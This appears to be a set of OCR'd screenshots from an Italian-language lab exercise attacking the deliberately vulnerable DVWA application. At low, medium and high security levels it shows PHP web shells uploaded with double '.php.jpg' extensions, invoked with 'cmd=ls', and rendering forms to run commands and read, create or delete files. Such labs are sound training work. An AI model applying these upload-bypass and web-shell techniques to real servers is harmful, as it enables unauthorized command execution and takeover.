

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.152 Port 80

LIVELLO LOW.

← → ↻ 🏠 192.168.50.152/dvwa/hackable/uploads/shell.php?cmd=ls Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

```
dvwa_email.png
shell 2.php
shell.php
shell3.php
```

LIVELLO MEDIUM

Request

PrettyRawHex

```
1 GET /dvwa/hackable/uploads/shell_bonus.php.jpg?cmd=ls HTTP/1.1
2 Host: 192.168.50.152
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.50.152
8 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundaryFhH57AoLnUqTQhId
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.152/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=558fab5ac5a56b65eaf06ace0235b840
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryFhH57AoLnUqTQhId
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryFhH57AoLnUqTQhId
21 Content-Disposition: form-data; name="uploaded"; filename=""
22 Content-Type: application/octet-stream
```


0 highlights

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Mon, 16 Sep 2024 14:42:08 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 989
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 <h1>
11   PHP Web Shell Avanzata
12 </h1>
13 <!-- Interfaccia HTML per inviare comandi -->
14 <form method="POST">
15   <h2>
16     Esegui un comando
17   </h2>
18   <input type="text" name="cmd" placeholder="Inserisci comando">
19   <input type="submit" value="Esegui">
20 </form>
21
22 <!-- Interfaccia HTML per leggere un file -->
23 <form method="GET">
24   <h2>
25     Leggi un file
26   </h2>
```

0 highl



PHP Web Shell Avanzata

Esegui un comando

Esegui

Leggi un file

Leggi

Crea un nuovo file

Crea

Elimina un file

Elimina

1 x 2 x 3 x +

Send Cancel < >

Target: http://192.168.50.152 HT

Request

Pretty Raw Hex

1 GET /dwa/hackable/uploads/shell_web_high.php.jpg HTTP/1.1

2 Host: 192.168.50.152

3 Content-Length: 1782

4 Cache-Control: max-age=0

5 Accept-Language: en-US

6 Upgrade-Insecure-Requests: 1

7 Origin: http://192.168.50.152

8 Content-Type: multipart/form-data;

9 boundary=-----WebKitFormBoundaryzsvz4fG74asJvYTu

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

11 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

12 Accept:

13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Referer: http://192.168.50.152/dwa/vulnerabilities/upload/

15 Accept-Encoding: gzip, deflate, br

16 Cookie: security=high; PHPSESSID=4fc8e35a5cf94e2957bf214a54787307

17 Connection: keep-alive

18

19 -----WebKitFormBoundaryzsvz4fG74asJvYTu

20 Content-Disposition: form-data; name="MAX_FILE_SIZE"

21 100000

22 -----WebKitFormBoundaryzsvz4fG74asJvYTu

23 Content-Disposition: form-data; name="uploaded"; filename="

24 shell_web_high.php.jpg"

0 highlights

Response

Pretty Raw Hex Render

PHP Web Shell Grafica

Inserisci comando

Esegui

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13

Response headers 7

Done 1,295 bytes